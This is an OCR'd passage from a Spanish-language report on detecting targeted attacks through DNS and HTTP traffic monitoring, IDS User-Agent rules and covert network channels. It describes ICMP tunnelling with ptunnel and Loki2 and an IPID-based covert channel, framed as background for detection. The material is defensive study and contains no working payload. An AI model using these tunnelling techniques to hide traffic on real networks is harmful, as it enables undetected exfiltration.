


Ilustración 82. Búsqueda avanzada en PassiveDNS

224 **Passivedns**
https://github.com/gamelinux/passivedns

Para todo analista resulta muy importante que se puedan revisar con detalle los registros DNS puesto que pueden ser muy útiles para detectar anomalías en las consultas DNS dentro de nuestra organización y detectar de esta forma si se está siendo objetivo de un ataque dirigido. En el caso de la **operación Aurora**, anteriormente citada en este informe, **Google** "*descubrió*" que estaba siendo víctima de esta APT a través de los registros del DNS [225] [226]. Llegaron a afirmar que *"Los logs de las peticiones DNS pueden ser el único método del que disponemos para encontrar nuevas generaciones de malware*".

Consulte los *papers "Building a Dynamic Reputation System for DNS"* [227] y *"FluxBuster. Early Detection on of Malicious Flux Networks via Large Scale Passive DNS Traffic Analysis"* [228] para leer más información acerca del *Passive DNS*.

Estadísticas de tráfico DNS

Es importante realizar un seguimiento de los distintos protocolos que circulan por nuestra red para determinar si existe algún tipo de anomalía sobre su uso o funcionamiento. En concreto, uno de los que vale la pena monitorizar es el tráfico DNS. Como ya se ha comentado herramientas como *NTOP* nos permiten llevar a cabo esta tarea.

En el caso del tráfico DNS es importante definir, a través de la observación de nuestra red, una serie de criterios que variarán acorde a la organización en la que nos encontremos, que nos ayuden a diferenciar qué comportamiento es extraño para nuestra red y cuál no lo es. De esta forma se pueden detectar anomalías que generen alertas ante un posible incidente de seguridad.

---

225 **For Google DNS log analysis essential in Aurora attack investigation**
http://searchsecurity.techtarget.com/news/1514965/For-Google-DNS-log-analysis-essential-in-Aurora-attack-investigation

226 **Aurora Botnet Command Structure**
https://www.damballa.com/downloads/r_pubs/Aurora_Botnet_Command_Structure.pdf

227 **Building a Dynamic Reputation System for DNS**
http://static.usenix.org/events/sec10/tech/full_papers/Antonakakis.pdf

228 **FluxBuster. Early Detection on of Malicious Flux Networks via Large Scale Passive DNS Traffic Analysis**
http://www.caida.org/workshops/isc-caida/1210/slides/isc1210_rperdisci.pdf

Dichos criterios podrían determinarse mediante la definición de ciertos umbrales que nuestro nivel de tráfico DNS no debería sobrepasar, además de la detección de picos de tráfico DNS en horas no habituales, o comportamientos similares. Basándonos en la información de salida que nos ofrece *NTOP* respecto al protocolo DNS podemos observar en la siguiente gráfica a modo de ejemplo del tráfico DNS en una organización:




Ilustración 83. Estadísticas del tráfico DNS en una organización en tiempo real.

NTOP utiliza la herramienta *RRDtool* (*Round Robin Database Tool*), la cual proporciona los elementos básicos para detectar casi en tiempo real comportamientos extraños. El método que utiliza para ello se descompone en tres partes principales:

- Un algoritmo para predecir los valores de una serie temporal en el siguiente instante de tiempo en el futuro (*lower*).
- Una medida de desviación entre los valores predichos y los valores observados (*upper).*
- Un mecanismo para decidir si cuando un valor observado o secuencia de valores observados se desvía demasiado de los valores predichos (anomalía).

El *95th percentile* es un cálculo matemático para evaluar la utilización regular y constante de una red. Su valor muestra el mayor consumo de tráfico durante un periodo determinado. Significa que el 95% del tiempo el uso está por debajo de una cierta cantidad, y el 5% del tiempo de uso está por encima de esa cantidad. Es un buen indicador para mostrar el ancho de banda que se está utilizando

realmente al menos el 95% del tiempo. Como se ha indicado durante el apartado de detección con *firewalls* es altamente recomendable redirigir todo el tráfico DNS a través de los servidores DNS internos y prohibir por tanto las consultas directas a DNS externos. De este modo observando los intentos a DNS externos se dispone de dispositivos con un comportamiento anómalo.

6.2.1.4.2. Capa de Aplicación. HTTP

Estadísticas tráfico HTTP

De igual forma que se ha comentado para el protocolo DNS, para el protocolo HTTP también es conveniente monitorizar su flujo de tráfico. Tras establecer los umbrales que deberemos considerar como *normales*, valiéndonos de nuevo de la herramienta *NTOP* se puede ver a golpe de vista picos de tráfico HTTP que se pueden considerar como extraños. En la siguiente ilustración se pueden ver el gráfico de salida que nos muestra *NTOP* respecto al tráfico HTTP:




Ilustración 84. Estadísticas del tráfico HTTP en una organización

Un pico de tráfico HTTP no habitual, un incremento de tráfico HTTP a partir de un determinado momento, en horas no habituales, etc., son posibles sucesos a tener en cuenta que pueden indicar que algo extraño está ocurriendo en nuestra red.

Respecto al tráfico HTTP, se puede considerar otro tipo de anomalía en caso de detectarlo sin cifrar (sin SSL) pero dirigido al puerto 443. Este comportamiento

resulta muy extraño y debe originar algún tipo de alerta[229]. Así pues, una buena idea sería añadir una regla en nuestro IDS que nos alerte de este evento para su posterior indagación en ver de qué tipo de tráfico se trata.

Es importante también detectar el uso de *User-Agents*[230] diferentes a los que se tiene autorizado en nuestra organización o al menos los que están reportados como *User-Agents* maliciosos (como por ejemplo *ZmEu* o *Morfeus Fucking Scanner*) , los utilizados para inyecciones de código o los no habituales en nuestra organización[231] [232] . Para ello es importante conocer el perfil de *User-Agents* típicos en nuestra organización y observar cualquier comportamiento extraño en cuanto a detección de *User-Agents* diferentes de los habituales, por ejemplo, podemos añadir en nuestro IDS reglas específicas (*emerging-user agents.rules*[233] en el caso de *Snort*) que nos alertan cuando alguno de estos navegadores no autorizados se detecte en nuestra organización.

Se recomienda la lectura de este documento[234] en la que nos muestran como analizar y detectar *User-Agents* anómalos o maliciosos dentro de nuestra organización.

---

229 **Yet another APT1 analysis (y posibles contramedidas)**
http://www.pentester.es/2013/02/yet-another-apt1-analysis-y-posibles.html
230 **User-Agents**
http://www.user-agents.org/
231 **Browsing Category "Script Injections"**
http://www.botsvsbrowsers.com/category/16/index.html
232 **5G Blacklist 2013**
http://perishablepress.com/5g-blacklist-2013/
233 **Snort Rules**
http://www.snort.org/snort-rules/
234 **The User Agent Field: Analyzing and Detecting the Abnormal or Malicious in your Organization**
http://www.sans.org/reading_room/whitepapers/hackers/user-agent-field-analyzing-detecting-abnormal-alicious-organization_33874

6.2.2. Covert Channels

Introducción a los *Covert Channels*

Un **canal encubierto** (del inglés *Covert Channel* [i235]), es un canal que puede ser usado para transferir información desde un usuario de un sistema a otro, usando medios no destinados para este propósito por los desarrolladores del sistema. Los *Covert Channels*[236] se pueden clasificar según el mecanismo de ocultación en **canales de almacenamiento** (*Covert Storage Channel*), **canales de temporización** y **canales ocultos**.

En un **canal de almacenamiento**, el receptor de la información percibe la información como un cambio en el valor de un recurso compartido o atributo y en un **canal de temporización** (*Covert Timing Channel*) el receptor de la información la percibe vía un cambio en el tiempo requerido por el destinatario para detectar cierta acción. Por normal general en un *Covert Channel* el emisor y el receptor acuerdan cómo realizar la comunicación. Pero en ocasiones el emisor y el receptor no realizan un acuerdo y el emisor envía información, que el receptor debe descubrir cómo interpretar; a este tipo de canales se le conoce como **canal oculto**.

Este informe se centra principalmente en protocolos de red en las diferentes capas del modelo OSI, de ahí que los ejemplos de *Covert Channels* que se exponen a continuación se centren en este tipo de protocolos. Tanto el protocolo IP, TCP, UDP y los protocolos a nivel de aplicación pueden ser explotados para *Covert Channels* de tipo *Storage* como *Covert Channels de tipo Timing*. Esto sucede debido, sobre todo, a una definición pobre o indefinición de los protocolos, a cabeceras o porciones del paquete que no se utilizan, a la conducta inherente de *routing* basado en el destino, a la conducta de los protocolos a nivel de aplicación, etc.

En este apartado no se pretende detallar todas las técnicas utilizadas o documentadas, sino demostrar lo sofisticadas que pueden llegar a ser, que la

235 **Department of defense Standard**
http://csrc.nist.gov/publications/history/dod85.pdf
236 **Canal encubierto**
http://es.wikipedia.org/wiki/Canal_encubierto

cantidad de *Covert Channels* posibles es enorme y sobretodo que la detección resulta muy compleja. Además, se mostrarán posibles estrategias a seguir para detectar *Covert Channels* documentados y no documentados, tomándose más como un punto de partida hacia la detección de este tipo de técnicas avanzadas.

Este punto describe al inicio los *Covert Channels* más conocidos de tipo almacenamiento (*Storage*) y finaliza con la descripción de algunas técnicas de detección basada en firmas y en anomalías.

Covert Channels Storage:* ICMP *protocol


El protocolo ICMP data del año 1981 y es un protocolo que forma parte de la *Suite* de protocolos IP. Este protocolo tiene como objetivo el control y la notificación de errores. Su descripción detallada se puede encontrar en el RFC 792 [237].

Los paquetes ICMP están encapsulados en paquetes IP, llevando al inicio el tipo de mensaje ICMP y la cabecera ICMP comienza una vez ha finalizado la cabecera IP, la cual está formada por los siguientes campos:

- ***Type* (1 byte)**: Tipo de mensaje que irá debajo.
- ***Code* (1 byte)**: Subtipo
- ***Checksum* (2 bytes)**: Para la comprobación de errores del mensaje
- ***Rest of header* (4 bytes)**: El contenido de este campo de la cabecera depende del tipo de mensaje.

El tamaño de la cabecera es de 8 bytes y el tamaño del campo de datos depende de la implementación que se haya realizado. De todos los tipos de mensajes ICMP que existen el más conocido y utilizado es el mensaje *echo* y *echo reply*, que se corresponden con el tipo **0x8**; usados a través de aplicaciones como *PING*/*PONG* (*Packet Internet Groper*). A continuación se muestra como será un mensaje ICMP *echo* y *echo Reply*.

237 **RFC 792**
http://tools.ietf.org/html/rfc792



La diferencia entre ambos mensajes es que en el campo T*ype*, el *echo request* tendrá el valor 8 y en el *echo reply* el valor será 0.





Ilustración 85. Captura de mensaje ICMP echo

En sistemas Windows el mensaje ICMP *echo request* tiene un tamaño de 32 bytes la cabecera más 32 bytes con caracteres del alfabeto, lo lleva a un tamaño del mensaje de **64 bytes**. En cambio en sistemas Linux este tamaño varía al de los sistemas Windows, lo que indica que dependiendo de la implementación es posible disponer de tamaños diferentes, añadiendo complejidad a la detección de una anomalía.

Un aspecto que indica el RFC es que el mensaje enviado en el campo de datos en el mensaje ICMP echo debe encontrarse también en el campo ICMP echo reply, para el mismo identificador y número de secuencia. En la siguiente imagen se destaca en rojo la correspondencia entre los identificadores.



En ambos paquetes (*echo request* y *echo reply*) el contenido es el mismo:

```
0000   00 00 5e 00 01 03 08 00   27 d1 97 a1 08 00 45 00   ..^..... '.....E.
0010   00 3c 30 29 00 00 80 01   72 76 ac 10 1c 30 ad c2   .<0).... rv...0..
0020   22 1f 08 00 19 5c 02 00   32 00 61 62 63 64 65 66   ".....\.. 2.abcdef
0030   67 68 69 6a 6b 6c 6d 6e   6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040   77 61 62 63 64 65 66 67   68 69                     wabcdefg hi
```

Ilustración 86. Echo Request Windows

Si se observa un paquete ICMP en un sistema Linux éste ocupará 24 bytes más que en el caso de Windows y el campo de datos será todo carácter numérico. Tal y como se hace referencia en el documento con título *Covert Channels* (*SANS Reading Room*) [238] el protocolo permite extender el mensaje, menos lo ocupado por las cabeceras. Basado en este protocolo se define lo que es un *ICMP tunnel*, que consiste en una conexión encubierta entre dos máquinas usando *ICMP request* e *ICMP reply*. Existen varias herramientas para hacer *ICMP tunnels* disponibles de manera pública, como es el caso de *Loki2*[239], *ptunnel* [240], etc. Por poner un ejemplo, con la herramienta *ptunnel* sería posible enmascarar una conexión SSH hacia el exterior en paquetes ICMP *echo request* y *echo reply*; o como se detalla en el documento de *Covert Channels* anterior, enmascarar peticiones HTTP.

A continuación se puede ver un ejemplo de cómo encapsular una comunicación TCP a través de paquetes ICMP con *ptunnel*.

238 ***Covert Channels***
http://www.sans.org/reading_room/whitepapers/detection/covert-channels_33413
239 ***Loki2***
http://www.phrack.com/issues.html?issue=51&id=6
240 **Ping Tunnel**
http://www.cs.uit.no/~daniels/PingTunnel/




Ilustración 87. Como encapsular una comunicación TCP a través de paquetes ICMP ptunnel

Si un analista revisa la comunicación entre el cliente y el *proxy*, solo verá paquetes ICMP. Como se ve a continuación en el campo de datos del paquete ICMP se encuentra la cadena que se ha introducido en la prueba de concepto.




Ilustración 88. Paquete ICMP con información

Covert Channels Storage: IP *protocol*

El protocolo IP data del año 1981 y es un protocolo que forma parte de la Suite de protocolos IP. Su descripción se encuentra en el RFC 791[241].

Varias investigaciones han demostrado que la cabecera del protocolo IP es posible aprovecharla para realizar *Covert Channels*. A continuación se muestra la cabecera definida en el RFC:

241 **RFC 791**
http://www.ietf.org/rfc/rfc791.txt




Ilustración 89. Cabecera IP

Una de las técnicas que demuestran la posibilidad de crear un *Covert Channel* consiste en utilizar el campo *Identification* de la cabecera (IPID) para transmitir información.

Este campo de la cabecera tiene un tamaño de 16 bits y su uso para la fragmentación y en el reensamblado posterior está bien definido. Por el contrario cuando los paquetes no se fragmentan este campo se puede interpretar como se considere. Es esta flexibilidad o indefinición del valor, cuando el paquete no va fragmentado, lo que posibilita que este campo se pueda utilizar para realizar un *Covert Channel*.

En el documento '*Covert Data Storage Channel Using IP Packet*' [242] realizado por Jonathan S. Thyer, se muestra una prueba de concepto con la herramienta *Subrosa* [243], donde se envían paquetes de conexión del protocolo TCP de tipo TCP/SYN, desde el cliente al servidor. El servidor ante estos paquetes devuelve paquetes de TCP/RST. En esa comunicación se aprecia como el campo *Identification* (IPID) va variando y cómo se está transmitiendo el mensaje de manera unidireccional. Un ejemplo de uso de este *Covert Channel* con la herramienta *Subrosa* se expone a continuación.

242 **Cover data storage channel ip packet headers**
http://www.sans.org/reading_room/whitepapers/covert/covert-data-storage-channel-ip-packet-headers_2093
243 **Packetheader**
http://www.packetheader.net/

